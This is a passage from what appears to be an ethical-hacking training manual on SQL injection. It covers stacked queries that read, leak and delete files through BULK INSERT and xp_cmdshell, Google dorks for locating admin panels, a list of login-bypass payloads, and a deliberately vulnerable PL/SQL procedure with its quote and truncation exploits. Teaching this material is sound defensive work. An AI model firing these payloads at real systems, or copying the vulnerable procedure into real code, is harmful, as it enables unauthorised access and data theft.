
-
  ```
  '; CREATE TABLE tmp (txt varchar(8000));  BULK INSERT tmp FROM
  'test.txt' --
  ```

-
  ```
  '; begin declare @data varchar(8000) ; set @data=': ' ; select
  @data=@data+txt+' | ' from tmp where txt<@data ; select @data as x
  into temp end --
  ```

-
  ```
  ' and 1 in (select substring(x,1,255) from temp) --
  ```

-
  ```
  '; declare @var sysname; set @var = 'del test.txt'; EXEC
  master..xp_cmdshell @var; drop table temp; drop table tmp --
  ```

Note: Microsoft has disabled `xp_cmdshell` by default in SQL Server. To enable this feature, `EXEC sp_configure 'xp_cmdshell', 1 GO RECONFIGURE GO`



Finding and Bypassing Admin Panel of a Website

- Attackers try to find the admin panel of a website using simple **Google dorks**, and bypass the **administrator authentication** using SQL injection attack

- An attacker generally uses Google dorks to find the **URL of an admin panel**
- For example:
  - http://www.certifiedhacker.com/admin.php
  - http://www.certifiedhacker.com/admin/
  - http://www.certifiedhacker.com/admin.html
  - http://www.certifiedhacker.com:2082/

- Once the attacker obtains access to the admin login page, he/she **injects malicious input** to find the username and password of the admin
- Below is the list of malicious inputs used by attackers to bypass authentication:
  - ‘ or 1=1 --
  - 1'or'1'='1
  - admin’--
  - ” or 0=0 --
  - or 0=0 --
  - ‘ or 0=0 #
  - ” or 0=0 #
  - or 0=0 #

Finding and Bypassing Admin Panel of a Website

Attackers try to find the admin panel of a website using simple Google dorks and bypass administrator authentication using an SQL injection attack. An attacker generally uses Google dorks to find the URL of an admin panel.

For example, the attacker may try the following dorks to find the admin panel of a website:

- `inurl:adminlogin.aspx`
- `inurl:admin/index.php`
- `inurl:administrator.php`
- `inurl:administrator.asp`
- `inurl:login.asp`
- `inurl:login.aspx`
- `inurl:login.php`
- `inurl:admin/index.php`
- `inurl:adminlogin.aspx`

Using the above dorks, an attacker may form the following URLs to access the admin login page of a website:

- `http://www.certifiedhacker.com/admin.php`
- `http://www.certifiedhacker.com/admin/`
- `http://www.certifiedhacker.com/admin.html`
- `http://www.certifiedhacker.com:2082/`

Once the attacker obtains access to the admin login page, he/she tries to find the admin username and password by injecting malicious SQL queries.

For example,


Username: **`1'or'1'='1`**

Password: **`1'or'1'='1`**

Some of the SQL queries used by the attacker to bypass admin authentication include:

- **`‘ or 1=1 --`**
- **`1'or’1'=’1`**
- **`admin’--`**
- **`” or 0=0 --`**
- **`or 0=0 --`**
- **`‘ or 0=0 #`**
- **`” or 0=0 #`**
- **`or 0=0 #`**
- **`‘ or ‘x’='x`**
- **`” or “x”=”x`**
- **`‘) or (‘x’='x`**
- **`‘ or 1=1--`**
- **`” or 1=1--`**
- **`or 1=1--`**

After bypassing admin authentication, the attacker obtains full access to the admin panel and performs malicious activities such as installing a backdoor to perform further attacks.



PL/SQL Exploitation

- PL/SQL code has vulnerabilities similar to **dynamic queries** that **integrate user input** at runtime
- Attackers can exploit any **insecure programming structures** in PHP, .NET, etc. that are used to interact with an SQL database

PL/SQL Procedure

```
CREATE OR REPLACE PROCEDURE Validate_UserPassword(N_UserName IN
VARCHAR2, N_Password IN VARCHAR2) AS
CUR SYS_REFCURSOR;
FLAG NUMBER;
BEGIN
  OPEN CUR FOR 'SELECT 1 FROM User_Details WHERE UserName = '’
  || N_UserName || '''' || ' AND Password = ''' || N_Password ||
  ''’;
  FETCH CUR INTO FLAG;
   IF CUR%NOTFOUND
    THEN
    RAISE_APPLICATION_ERROR(-20343, 'Password  Incorrect’);
   END IF;
  CLOSE CUR;
END;`
```

Exploiting Quotes

- If an attacker injects malicious input such as **'x'** OR **'1'='1'** into the user password field, the modified query given in the procedure returns a row without providing a valid password

```
EXEC Validate_UserPassword ('Bob', 'x'' OR
''1''=''1');
```

- SQL Query Executed

```
SELECT 1 FROM User_Details WHERE UserName = 'Bob' AND
Password = 'x' OR '1'='1';
```

Exploitation by Truncation

- An attacker may use **inline comments** to bypass certain parts of an SQL statement

```
EXEC Validate_UserPassword ('Bob''--', '');
```

- SQL Query Executed

```
SELECT 1 FROM User_Details WHERE UserName = 'Bob'--
AND Password='';
```

PL/SQL Exploitation

PL/SQL, similar to the stored procedure, is vulnerable to various SQL injection attacks. The PL/SQL code has the same vulnerabilities as dynamic queries that integrate user input at run time. Some of the techniques used by an attacker to perform an SQL injection attack on PL/SQL blocks are discussed below.

- For example, a database contains the `User_Details` table with the following attributes:

  ```
  UserName: VARCHAR2
  Password: VARCHAR2
  ```

  While retrieving user details from the table, the PL/SQL procedure given below is used to validate the user-supplied password. This procedure is vulnerable to different SQL injection attacks.

  ```
  CREATE OR REPLACE PROCEDURE Validate_UserPassword(N_UserName IN
  VARCHAR2, N_Password IN VARCHAR2) AS
  CUR SYS_REFCURSOR;
  FLAG NUMBER;
  BEGIN
    OPEN CUR FOR 'SELECT 1 FROM User_Details WHERE UserName = ''' ||
    N_UserName || '''' || ' AND Password = ''' || N_Password || '''';
    FETCH CUR INTO FLAG;
      IF CUR%NOTFOUND
        THEN
        RAISE_APPLICATION_ERROR(-20343, 'Password  Incorrect');
  ```

```
    END IF;
   CLOSE CUR;
  END;
```

To execute the above procedure, use the following command:

```
EXEC Validate_UserPassword('Bob', '@Bob123');
```

The above PL/SQL procedure can be exploited in two different ways:

- **Exploiting Quotes**

  For example, if an attacker injects malicious input such as 'x' OR '1'='1' into the user password field, the modified query given in the procedure returns a row without providing a valid password.

  ```
  EXEC Validate_UserPassword ('Bob', 'x'' OR ''1''=''1');
  ```

  The PL/SQL procedure executes successfully and the resultant SQL query will be

  ```
  SELECT 1 FROM User_Details WHERE UserName = 'Bob' AND Password =
  'x' OR '1'='1';
  ```

- **Exploitation by Truncation**

  An attacker may use in-line comments to bypass certain parts of an SQL statement. The attacker uses in-line comments along with username as follows.

  ```
  EXEC Validate_UserPassword ('Bob''--', '');
  ```

  The PL/SQL procedure executes successfully and the resultant SQL query will be

